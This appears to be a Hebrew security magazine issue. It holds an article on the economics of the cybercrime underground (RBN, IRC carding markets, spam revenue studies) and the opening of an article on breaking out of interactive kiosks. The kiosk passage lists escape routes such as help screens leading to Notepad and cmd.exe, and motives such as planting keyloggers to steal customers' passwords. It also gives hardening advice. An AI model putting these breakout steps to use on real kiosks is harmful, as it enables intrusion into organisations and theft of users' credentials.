
אם בעולם הלגיטימי חברות אינטרנט משכירות שרתי אינטרנט ורוחב פס לצורך אירוח אתרים, הרי שלצורך פשע מקוון נדרשים שירותים נוספים. לדוגמה, המונח Bulletproof hosting מתייחס לשירותי אירוח אתרי אינטרנט שהם גמישים ביותר ביחס לתוכן שהם מארחים. משתמשים בהם גורמים המעוניינים להפעיל שירותי אינטרנט מפוקפקים, כגון אתרי פורנו, פורנו ילדים, משחקי הימורים, אתרי פישנינג, שרתי ספאם וכן הלאה. ספק שירותי hosting המכבד את עצמו לא ירשה אירוח של תכנים כאלה, וידאג להסרתם המהירה במידה ויגלה שהוגשו ללא ידיעתו. לעומת זאת, מפעילי Bulletproof hosting לא ממהרים להסיר תוכן מפוקפק, ובתמורה גובים מחיר גבוה משמעותית עבור השירות. גם אם מתקבלות תלונות על תוכן כזה, יגיבו לרוב בגרירת רגליים ובנסיון למשוך זמן. שרתי אינטרנט אלה מאוחסנים בדרך כלל במדינות בהן מנגנוני החוק מגלים אזלת יד (במכוון או שלא במכוון) במיגור הפשע המקוון, כגון רוסיה וסין, ומנצלים זאת כדי להקשות על הורדת האתרים.

נוצר מצב בו הנגישות של האינטרנט, מעבר לגבולות לאומיים, מעמידה את גופי החוק בפני אתגרים חדשים. מנגנונים קיימים לשיתוף פעולה משטרתי בין-לאומי מיועדים לתת מענה לפשעים חמורים ונדירים. הפשע המקוון, לעומת זאת, מורכב מנפח גבוה של עבירות קטנות יחסית, ונוכלי האינטרנט מנצלים חולשות כאלו במערכת איפית החוק כדי להמשיך במעשיהם ולהתחמק מעונש. ההצלחה של חלק מכנופיות הפשע המקוון הינה אסטרטגית לא פחות ממה שהיא טכנית: תוקפים מוצלחים לא כותבים בהכרח תוכנה גאונית, אלא למעשה מנצלים כשלים בסיסיים במערכת באופן שיטתי.

RBN

אחת הדוגמאות הידועות להתמקצעות של הפשע המקוון היא הארגון המכונה Russian Business Network (RBN), שבסיסו בסן פטרסבורג, רוסיה. ארגון זה היה מעורב ישירות (לכאורה) בפעילויות פשע מקוון, וגם סיפק שירותי Malware as a Service לגורמים אחרים. כפי שצויין קודם, אחד משירותים אלו הוא Bulletproof hosting. למראית עין, רשת RBN כללה צוות לדיווח שימוש לרעה ברשת (team abuse). עם זאת, במידה והתקבלה תלונה על שירותים מפוקפקים שמסופקים מהתחום של RBN, אותו צוות היה מבקש לספק צו משפטי רוסי כדי לעבד את הבקשה. צו כזה, כמובן, אינו קל להשגה. יש

המייחסים גם את יכולתה של RBN להתחמק מידו של החוק לקשרים משפחתיים של מפעיל RBN לפוליטיקאי רוסי רב-עוצמה. קשרים כאלה יכולים להסביר גם את [הטענה כי ל-RBN היה חלק במתקפה המקוונת של רוסיה על גיאורגיה](#), שליוותה את הפלישה היבשתית באוגוסט 2008.



במהלך 2007, RBN זכתה לתשומת לב רבה מחוקרי אבטחה ולסיקור נרחב באמצעי התקשורת, ואף הוקדש [בלוג](#) למעקב אחר מעלליה ומורשתה. הסיבה לכך היתה החלק המרכזי של RBN בפשע מקוון בתקופה זו, ובמיוחד שיוכה לתולעת המכונה Storm Worm, שקיבלה פרסום רב.

תשומת הלב הרבה לה זכתה RBN הביאה לבסוף לתוצאות. בנובמבר 2007 רשת RBN נעלמה מהאינטרנט. מפעילי הרשת החליטו כנראה שעדיף להם להרחיק את עסקיהם מאור הזרקורים, ואחת הסברות הייתה שהחליטו להעביר את פעילותם לשרתים בסין. כך או כך, את החלל שתפסה RBN (הן בפעילות עבריינית והן כמוקד לזרקורי התקשורת) מילאו עד מהרה גופים אחרים, כגון [McColo](#) ו- [Avalanche](#).

השוק המחתרתי



בדצמבר 2006 פרסמו שני חוקרים מחברת CYMRU, רוב תומאס וג'רי מרטין, ממצאים בנוגע לפשע באינטרנט. ישנם מספרי ערוצי תקשורת באינטרנט המשמשים את הגורמים הפליליים, אך אחד המרכזיים ביניהם הוא שרתי IRC (Internet Relay Chat). שרתי IRC מאפשרים ניהול שיחות טקסט מרובות משתתפים באינטרנט, אך תומכים גם בשיחות פרטיות. רשתות שלמות מוקדשות לסחר חליפין מקוון בין נוכלי אינטרנט, והחוקרים זיהו בין 35 ל-40 שרתי

IRC שהיו פעילים במיוחד. באופן מפתיע, שרתים אלה הינם ציבוריים, נגישים לכל המעוניין בכך, והתכתובות חשופות לעין כל. החוקרים עקבו אחרי המסרים שהוחלפו ברשתות אלה, והסיקו מתוכם על מבנה השוק המחתרתי והתפקידים השונים של המשתתפים בו. הסחורות שהחליפו ידיים ברשתות אלה היו מגוונות – פרטי כרטיסי אשראי, סמאות לחשבונות בשרתי מחשבים ובשירותים מקוונים (כולל חשבונות בנק), ערכות לפשיעה מקוונות (למשל ערכות פישנינג), שירותי בלדרות והלבנת כספים, ועוד.

כמו שווקים מקוונים אחרים, כגון eBay, בשוק המחתרתי יש משתתפים בעלי רמות אמינות שונות. זה לא מפתיע – השתתפות בשוק המחתרתי אינה דורשת יכולת טכנית גבוהה, והאסטרטגיה של נוכלים רבים היא להונות נוכלים אחרים. בדומה למערכות המוניטין בשירותים כגון eBay, גם בשרתי ה-IRC נוצרה מערכת לרגולציה עצמית. חשבונות משתמש המזוהים כאמינים קיבלו "חותמת כשרות" ממנהלי האתר, בעוד חשבונות שסרחו זוהו כ-rippers (להלן "גזלנים"). כמובן שמנהלי האתרים עצמם לא טמנו ידם בצלחת. לטובת המשתתפים בערוצי IRC, הם סיפקו שירותים שונים, כגון בוטים לאימות קודים של כרטיסי אשראי (CVV2). שירותים אלה היוו למעשה דרך קלה עבור מנהלי האתר לגנוב נתוני כרטיסי אשראי ממשתתפים אחרים.


השגת סיסמאות לחשבונות של משתמשים היא הצעד הראשון, אך לא בהכרח החשוב ביותר, בשרשרת ההונאה. אחד האתגרים הגדולים בשוק המתחרתי הוא פדיון תשלומים. זוהי אינה מטלה פשוטה, כיוון שנתיב הכסף עשוי להוביל גורמי חוק ישירות לעבריו. סחר במידע הינו מסוכן פחות מניצול המידע לביצוע הגניבה עצמה. בשוק המתחרתי ישנו מגוון רחב של בעלי תפקידים – מפתחי כלים, מפיצי זדונה, בלדרים המסייעים במימוש הכספים, "פרדות כסף" (money mules) המסייעים במשיכתם, ועוד. למעשה, ההתמקצעות בתפקידים השונים ממחישה את הבשלתו של הפשע המקוון.

אינדקס הזדונה



המגזין הדו-חודשי IEEE Security & Privacy כולל טור קצר בשם For Good Measure, מאת דן גיר ודן קונוי (במהדורות האחרונות דן גיר היה מחבר יחיד). במהדורת ינואר/פברואר 2008, הציעו גיר וקונוי מדד לכלכלת השוק המחתרתי. ההשראה שלהם הייתה ה"מדד" הצרכני [\(XPI\) Christmas Price Index](#) המפורסם מדי שנה על-ידי הבנק האמריקאי PNC Financial Services. מדד XPI מתחקה אחר המחיר של 12 מתנות המוזכרות במזמור חג-

המולד "[12 ימים של חג מולד](#)" (אינני בקיא בהלכות חג המולד, אבל בבדיקה קצרה התרשמתי שמדובר בגרסה קפיטליסטית של "אחד מי יודע"). המדד, הסוכם את מחירן של כל המתנות, מייצג את "המחיר האמיתי של חג המולד". באותו אופן, גיר וקונוי בחרו סל של 12 מוצרים והגדירו את θ Owned Price Index (θPI). להלן המדד שפורסם בינואר 2008 ו-2009:



ערכו הכולל של המדד היה \$66,902 בתחילת 2008, ובתחילת 2009 עלה ל-\$67,133. בינואר 2010 דיווחו על מדד של \$63,280, כאשר מגמת הירידה נמשכה לאורך 2010.

שוק של לימונים

שני חוקרים מחטיבת המחקר של מיקרוסופט, קורמאק הרלי ודיני פלורנצו, זיהו בשוק המתחרתי סממנים של "שוק של לימונים". הגדרה זו מאפיינת שוק הזרוע באי-ודאות, כאשר למוכרים יש מידע טוב יותר מהקונים בנוגע לאיכות הסחורות, שחלקן איכותיות ("דובדבנים") וחלקן לא ("לימונים"). דוגמה אופיינית לכך היא שוק של מכוניות משומשות: המוכר יודע אם המכונה הנמכרת היא "לימון" או לא, בעוד לקונה אין את המידע הזה, והוא משקלל את הסיכון של רכישת לימון במהלך המיקוח על המחיר. נוצר מצב שבו מוכרים של מכוניות טובות מקבלים תמורה פחותה עבור המכירה, בעוד שמוכרים של לימונים מקבלים יותר מהשווי האמיתי של הסחורה שלהם. במצב כזה מוכרים של מכוניות טובות יעדיפו להדיר את רגליהם מהשוק, בעוד לבעלי "לימונים" הכניסה לשוק כדאית. כתוצאה מכך, האיכות הממוצעת של הסחורות בשוק יורדת.

בחזרה לשוק המתחרתי. כפי שצויין, חלק מהמשתתפים בשוק הם גזלנים, המעוניינים לגרוף רווח באמצעות הונאת הנוכלים האחרים. הקונה לא יכול לדעת בוודאות אם הוא סוגר עסקה עם גורם אמין או לא, ואין אמצעים טובים לוודא את "איכות הסחורה" לפני הקנייה. המצב גרוע יותר כשמדובר על רכישת תוכנה, כגון ערכת פשינג או keylogger, שכן תוכנה כזו יכולה להכיל קוד "זדוני", שישלח את המידע לא רק למפעיל הזדונה אלא גם למחבר הקוד. תוכנה כזו תיפגע ביכולתו של הנוכל למכור את הסממאות שיגנוב, כיוון שכעת יהיה בשוק גורם נוסף המוכר את אותה סחורה. מין הסתם שבשוק המתחרתי אין לקונה שום דרך לקבל החזר על סחורה לא איכותית, וגם לא ניתן להגיש תלונה במשטרה על הונאה... למרות מערכות המוניטין שמנהלי אתרי IRC מנסים לספק, בפועל יעילותן מוגבלת. ערוצי IRC נפתחים ונסגרים בתדירות, ולגזלנים יש אינטרס להכפיש מוכרים אמנים.

בעקרון, הסיכון של ביצוע עסקאות עם גזלנים מהווה מס על כל עסקה המבוצעת בשוק. אלה שיוכלו להימנע ממס זה יצליחו להפחית עלויות ולהגדיל רווחים. הדרך הפשוטה ביותר לעשות זאת היא לבצע עסקאות חוזרות עם שותפים קבועים. למעשה, נוצר תמריץ לסוחר זדונה "ישרים" להתאגד ולהמשיך לסחור אחד עם השני. השוק המתחרתי נותר במה למשתתפים החדשים שעדיין צריכים להוכיח את עצמם ולבסס מוניטין, ולגזלנים שמוכנים לעשות קופה על חשבון הבלתי מנוסים. ייתכן שהמצב בפשע המקוון לא רחוק כל כך מזה המתקיים בתחומי פשיעה אחרים, כגון [סחר בסמים](#). החדשים מוכנים לספוג שכר נמוך וסיכון גבוה בתמורה לסיכוי לרווח גדול בהמשך.

אם כך, נראה כי יש תמריץ ש"הפשע המקצועי" יתבצע מחוץ לאותו שוק מתחרתי החשוף לעיני החוקרים. עם זאת, הנזק הכלכלי של הזדונה לא מתבטא רק בנזק ישיר, או בסכומי הכסף שהנוכלים מגלגלים לכיסם. הנזק הכולל של הזדונה נגרם הן על-ידי הפושעים המקצועיים והן על-ידי הלא מקצועיים – שחיקת האמון של לקוחות, עלויות של תמיכה בלקוחות וחינוכם להתנהלות נכונה באינטרנט, התקורה ברוחב פס שנוצרת כתוצאה מספאם וכן הלאה. למעשה, בעוד הפושעים המקצועיים עשויים להיות רגישים יותר

לצעדים מונעים שישחקו את שולי הרווח שלהם, צעדים אלה יהיו פחות יעילים במניעת הפעילות של הנוכלים הפחות מנוסים. לכן, גם אם השוק המתחרתי לא משקף את הפשע המקוון המקצועי, הרי שיש לו חלק נכבד בנזק הנגרם מזדונה.

הכנסות מספאם


כדי לקבל מושג טוב יותר לגבי הרווח האמיתי מפשע מקוון, במחקר מ-2008 קבוצת חוקרים מאוניברסיטת ברקלי ומאוניברסיטת קליפורניה ניצלה את הבוטנט Storm (המקושר ל-RBN) כדי לעקוב אחר שליחת ספאם. למעשה, הם ניצלו את מבנה הבוטנט כדי להפוך לזמן מה לחלק ממנגנון הספאם של Storm, כך שיכלו לעקוב אחר חלק מהודעות הספאם הנשלחות ולבחון כמה מהן מקבלות תגובה מהנמענים. יתר על כן, באמצעות חיקוי אתרי יעד (למשל, בתי מרקחת מקוונים) יכלו לראות גם כמה קניות מתממשות בעקבות מסע הספאם. החוקרים עקבו אחרי שליחת הספאם לאורך 26 ימים, בהם נשלחו כמעט 350 מיליון הודעות¹. החוקרים גילו כי לאחר 26 יום רק 28 מכירות התממשו – שיעור המרה של 0.00001%. מחיר הקניה הממוצע היה קרוב ל-\$100, כך שהמכירות הסתכמו ב-\$2731.88. על בסיס ממצאים אלה והערכת החלק של פעילותם לעומת כלל הספאם הנשלח באמצעות Storm, החוקרים העריכו כי היקף פעילות הספאם של Storm מסתכמת במכירות של 3.5 מיליון דולר בשנה.

מצד שני, שליחת כמות גדולות של ספאם עולה כסף. למשל, שליחת 350 מיליון הודעות אמורה לעלות בקירוב \$25,000. הפער העצום בין העלויות לרווחים עומד בסתירה לכך שבכל זאת ספאם ממשיך להישלח. אחת האפשרויות היא ששולחי הספאם הם מפעילי רשת Storm עצמם, כך שאינם נדרשים לשלם לגורם אחר כדי לשלוח את הספאם. במידה וזה נכון, ראיות אלה מצביעות על כך שמתח הרווחים בשליחת ספאם נמוך מספיק כדי לאלץ ספאמרים להיות יעילים בדרך בה הם מריצים מסעות ספאם, והם רגישים כלכלית לצעדים מונעים שגופי אבטחה עשויים לנקוט.

דברי סיכום – המתת ירדת למתרת

במהדורות האחרונות של For Good Measure הכריז דן גיר על מותו של מדד θ PI², כאשר מספר שיקולים תרמו לכך. מצד אחד, הסחורות המחליפות ידיום בשוק משתנות עם הזמן. למשל, הופיעו עם הזמן מוצרים כגון חשבונות פייסבוק (\$8 ל-1000 חברים, מי אמר שחברים לא קונים בכסף) וחשבונות UPS (\$15). מצד שני, מקורות המידע מתייבשים. הלחצים המופעלים על השוק השחור (למשל, הנטייה של חוקרים וחברות אבטחה לחטט בפורומים לא להם) מביאים לכך שאת ערוצי המסחר הגלויים מחליפים בהדרגה ערוצי מסחר אחרים בעלי אופי פרטי יותר.

¹ לצורך השוואה, [אולג ניקולנקו](#), שנעצר בנובמבר 2010 זכה לכינוי "מלך הספאם", הואשם בהיותו אחראי לכ-10 מיליארד מיילים ביום, שלישי מתעבורת הספאם בעולם.
² בימים אלה גיר בוחן אפשרות למדד חלופי, שישען על סקרים בקרב מנהלי אבטחת מידע.



כיום, החלקים החשופים של השוק המחתרתי הם רק צל של מה שהיו בעבר. הסחר הלא חוקי נדחק עוד יותר למחתרת. אין ספק שהפשע המקוון ימשיך בשלו, אך נראה כי עבודתם של אנשי המחקר, המנסים לתהות על קנקנו, תהיה מעט יותר מאתגרת.

מקורות

1. [The Underground Economy: Priceless](#), by Rob Thomas and Jerry Martin, the USENIX Magazine, Vol. 31, No. 6, December 2006.
2. [An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants](#), by Jason Franklin, Andrian Perrig, Vern Paxson and Stefan Savage, CCS'07, November 2007.
3. [The Economics of Online Crime](#), by Tyler Moore, Richard Clayton and Ross Anderson, Journal of Economic Perspectives, Vol. 23, Number 3, Summer 2009.
4. [Learning More about the Underground Economy: A Case-Study of Keyloggers and Dropzones](#), by Thorsten Holz, Markus Engelberth and Felix Freiling, ESORICS 2009.
5. [Russian Business Network Study](#), by David Bizeul, November 2007.
6. [AS40989 RBN AS RBusiness Network – Clarifying the "guesswork" of criminal activity](#), The Shadowserver Foundation.
7. [Spamalytics: An Empirical Analysis of Spam Marketing Conversion](#), by Chris Kanich, Christian Kreibich, Kirill Levchenko, Brandn Enright, Geoffrey M. Voelker, Vern Paxson and Stedan Savage, CCS'08.
8. [The Cyber-crime Black market: Uncovered](#), by Panda Security, January 2011.
9. [Nobody Sells Gold for the Price of Silver: Dishonesty, Uncertainty and the Underground Economy](#), by Cormac Herley and Dinei Florencio, WEIS 2009.

הצילומים המופיעים בכתבה נלקחו מהאתר

http://blogs.pcmag.com/securitywatch/2010/03/inside_the_cybercrime_black_ma.php

Interactive Kiosk Overtaking

מאת עמנואל ברונשטיין (emanuel1234)

הקדמה


כיום נעשה שימוש נרחב בעמדות קיוסק (Kiosk Terminals) במגוון מגזרים לשירותים שונים, אם מדובר בעמדות להצגת מידע בלבד (כגון הצגת מידע מקטלוג על המבצעים השונים בקניונים ובחנויות, הצגת מידע מכווין וכו'), ואם מדובר בעמדות לביצוע פעולות בחשבונות שונים (בנקים – /הצגת מידע אודות החשבון, חניונים, בתי חולים/אירגוני רפואה שונים וכו'), או סתם כאשר בעל המקום מעוניין לתת שירותי אינטרנט לצורך גלישה. הפתרון של עמדות קיוסק נעשה מאוד פופולארי בשנים האחרונות וניתן לראות שימוש בעמדות כאלה כמעט בכל מקום.

עמדות הקיוסק מתחלקות לשני סוגים:

- עמדות קיוסק פסיביות (Passive Kiosk) – מסך המחובר למקור אינפורמציה אשר מציג את המידע מאותו מקור בלא שום אינטרקציה של המשתמש, דוגמא לעמדות כאלה: שלטי פרסומות דיגיטליים.
- עמדות קיוסק אינטרקטיביות (Interactive Kiosk) – מסך המחובר למקור אינפורמציה אשר מציג את המידע בצורה אינטרקטיבית ומאפשר למשתמש לבצע פעולות תחת חשבון כללי/חשבון אישי. דוגמא לעמדות כאלה: עמדות קיוסק במסעדות, תחנות רכבת, קולנוע, בנקים וכו'.

במאמר זה, אתייחס לסוגי עמדות הקיוסק השני, האינטרקטיביות. במהלך המאמר אציג לפניכם מספר וקטורי תקיפה אשר בעזרתם נוכל להשיג שליטה מלאה/להעמיק את השליטה שלנו באותה העמדה.

אבל לפני שאתחיל בהצגת שיטות הפריצה, כדאי שנבין למה בכלל יש לנו עניין לפרוץ לעמדות כאלה.



ישנן מספר סיבות למה האקרים יתעניינו בפריצה לעמדות קיוסק, הסיבות נגזרות כמעט באופן מוחלט מהארכיטקטורה שבה השתמשו כאשר התקינו את אותה העמדה.

ישנן שתי ארכיטקטורות כלליות שבהן ניתן להתקין עמדות קיוסק אינטרקטיביות:

- כחלק מהרשת הפנימי-אירגונית.

- באופן מנותק מהרשת הפנימי-אירגונית.

נתנאל שיין, [הציע בבלוג שלו ארכיטקטורה נוספת:](#)

- עמדות קיוסק מבוססות מחשב-ענן (Cloud computing).

כאשר אנו נתקלים בעמדות קיוסק שהן חלק מהרשת הפנימי-אירגונית, המניע שלנו לפרוץ אותן הוא ברור מאוד: אם נצליח לעקוף את ההגנות של עמדת הקיוסק – נקבל לידינו עמדה שהיא חלק מהרשת הפנימי-אירגונית, עם משתמש שהוא חלק מהדומיין של אותו האירגון. מכאן נוכל לנסות לחדור למחשבים נוספים באותו אירגון, נוכל להתקין על העמדה דלת אחורית, כך שבמידה שלעמדה יש אפשרות לצאת לאינטרנט – נוכל להתחבר לאותו ארגון מהבית ולאט לאט לשלוף נתונים וקבצים מהרשת הפנימי-אירגונית.

כאשר אנו נתקלים בעמדות קיוסק שהן אינן חלק מהדומיין האירגוני אלא עמדות Stand-Alone בלי חיבור פיזי לרשת ותפקידן לשרת את לקוחות האירגון, כמו למשל בבתי קפה, המניע שלנו לפרוץ את אותן העמדות יהיה בכדי לתקוף את לקוחות האירגון, למשל: להתקין KeyLogger שבין היתר מאזין להקשות המקלדת בתוכנת הדפדפן-מסרים מידיים ויודע לשלוח לנו את המידע כל פרק זמן מוגדר. כך נוכל לקבל סיסמאות לחשבונות פייסבוק, בנק וכו' של כל מי שיתחבר דרך אותה העמדה.

במאמר זה אתמקד אך ורק בטכניקות הפריצה של עמדות הקיוסק ולא בפעולות שניתן לבצע לאחר מכן, גם מפני שזה אינו נושא המאמר, וגם מפני שמה שניתן לבצע לאחר שהצלחנו לפרוץ לאותן העמדות תלוי בדמיון של התוקף, האפשרויות הן אינסופיות. בנוסף, במאמר זה אציג את הפתרונות והמתודולוגיים המומלצים בכדי לממש את עמדות הקיוסק באופן המאובטח ביותר כלפי האירגונים אשר עמדות הקיוסק נמצאות בבעלותם.

עמדות קיוסק – עקרונות מימוש

הרעיון העיקרי בעמדות הקיוסק הוא הגבלת המשתמש לכלל חלקי המערכת שאיננו מעוניינים לאפשר לו גישה, ולחשוף בפניו רק את האפשרויות שאנו מעוניינים שהוא יוכל לבצע. לדוגמא: עמדת קיוסק לגלישה באינטרנט תכלול אפליקציית דפדפן שאינה ניתנת לסגירה ואינה חושפת למשתמש ממשקים אשר יאפשרו לו לגשת אל משאבים אשר קיימים מעבר לדפדפן (כגון קבצים מקומיים, פונקציות מערכת, שאר מרכיבי הרשת וכו').


הרעיון נשמע פשוט ביותר, אך הביצוע שלו לא פשוט כלל, ויש מספר דרכים לממש אותו, חלקן נכונות וחלקן לא. בכליות, אפשר להגיד שהדרכים הנכונות הן כאשר מבצעים את החסימה למשאב מסויים ברמת מערכת ההפעלה ולא כאשר מבצעים את אותה החסימה ברמת ממשק המשתמש (GUI).

לדוגמא, אם מנהל המערכת אינו מעוניין שהמשתמש יוכל להריץ אפליקציות על העמדה ורוצה להגביל את הפעילות שלו לטווח אפליקציות מינימאלי, דרך אחת יכולה להיות מימוש של ACL וניהול האפליקציות המורשות ואיפשוּרן בלבד. דרך שניה הינה פתרונות ברמת ה-GUI, כגון ניסיון חסימה של כפתור ה-File Bar של Menu של הדפדפן, הפעלה כללית של הדפדפן במצב Kiosk (כדוגמת iexplore-k או R-kiosk ב-Firefox) או ניסיון לחסום כפתורים אחרים שיאפשרו למשתמש לגשת לסייר הקבצים של מערכת ההפעלה ולבחור אילו אפליקציות הוא מעוניין להריץ.

הרעיון הוא שכאשר לא חוסמים את הבעיה מהשורש שלה, אלא רק מנסים לאתר את כל הדרכים לגשת אליה – המלחמה של מנהל המערכת עם המשתמשים תהיה כמעט אין-סופית, מפני שיש הרבה מאוד דרכים להגיע לכל המקומות, אם על ידי הפעלה של ממשק העזרה (F1) ומשם לפתוח את Notepad ולגשת בעזרת סייר הקבצים שלו ולהריץ את explorer.exe (או ה-cmd.exe תלוי מה יותר נח לכם), או אם זה יהיה על ידי הרצת ה-explorer.exe דרך ה-URL בעזרת Javascript. לעומת זאת, אם ה-cmd.exe ושאר האפליקציות יהיו מחוץ ל-ACL, לא משנה כמה המשתמש ישבור את הראש – הוא לא יוכל להריץ אותם. כמובן שתמיד יהיה ניתן למצוא דרך אחרת לבצע את אותה הפעולה (יצירת קבצי Batch שיריצו את הפקודות, שימוש ב-debug.exe ועוד שלל דרכים יצירתיות) אבל ככל שנבצע את החסימה ברמה איכותית יותר ומהשורש, הסיכויים למצוא דרכים כאלה ואחרות פוחתים.

לא מהיום, ניתן להשיג הפצות לינוקס ספציפיות שכל יעודן הוא ליישם עמדות קיוסק. פתרונות כאלה באופן עקרוני הרבה יותר מאובטחים ממקרים שבהם מנהל המערכת התקין מערכת הפעלה XP ופשוט התחיל לבצע סדרת טוויקינג מגוחכת בתקווה שזה יספק מישהו. גם הפתרונות האלה אינם ממומשים באופן מאובטח עד הסוף, אך הם בהחלט עובדים בצורה הרבה יותר מוצלחת מהפתרונות ה"בייתיים".

עקרון חשוב נוסף הוא הבידוד של העמדה. אל לנו לשכוח מי אותם המשתמשים במערכת: אין מדובר בעובדים פנימיים (ברב המקרים) אלא ככל הנראה במשתמשים מזדמנים ואולי אף תוקפים שמעוניינים



לחדור דרך העמדה הנ"ל לאירגון שלנו בכדי להזיק. לכן, אם מדובר בעמדות לצורך גלישה בלבד המימוש הנכון ביותר הוא להבדיל אותן מהרשת הפנים-אירגונית, גם אם זה אומר שמבחינת עדכונים וניהול זה יוצר קצת יותר עבודה.

אם מדובר בעמדות שאינן משמשות לצורך גלישה בלבד אלא לצורך שליפת מידע ממאגרי מידע שנמצאים ברשות האירגון, ניתן לבצע רפליקציה של אותם הנתונים ולא לתת לעמדות לתשאל את מאגרי המידע המקוריים של האירגון. כך אנו יכולים להבטיח כי הנתונים האמיתיים אינם יינזקו על ידי כל תוקף מזדמן, וגם נוכל ביתר קלות לבודד את העמדות מהרשת הפנימית.

iKAT

כיום, אחד המחקרים המובילים בתחום אבטחת ה-Interactive Kiosk הינו ה-iKAT שגירסתו הראשונה [פורסמה](#) בכנס Defcon 16 בשנת 2009. הכלי עצמו הינו אתר האינטרנט:

<http://ikat.ha.cked.net>


הפרוייקט מכיל מספר רב מאוד של וקטורי תקיפה מסוגים שונים: מוקטורי תקיפה מבוססי דפדפן או Flash, Silverlight, ו-ActiveX, עד וקטורי תקיפה מבוססי קוראי PDF, תוכנות Office או קוד לגרימת קריסה לדפדפן על-ידי מתקפות DoS.

המטרה של פריצת הקיוסק בעזרת הכלי היא לגלוש אליו ולפרוץ את הקיוסק בעזרת אחד מהוקטורים שנמצאים בו (רובם מסוקרים במאמר). רוב הוקטורים בכלי והמחקר נעשו על פריצת קיוסקים מבוססי Windows ו-Internet Explorer.

הגרסה השלישית של IKAT כוללת כלים חדשים וחתומים. ניתן לקרוא עליה בסיקור הבא:

<http://www.darknet.org.uk/2010/07/ikat-interactive-kiosk-attack-tool-v3/>

במאמר זה אציג את רוב הוקטורים שמסוקרים/קיימים ב-IKAT אך גם וקטורים חדשים שלא מסוקרים שמיועדים ל-Firefox ו-Opera.



מערכות קיוסק מבוססות Windows

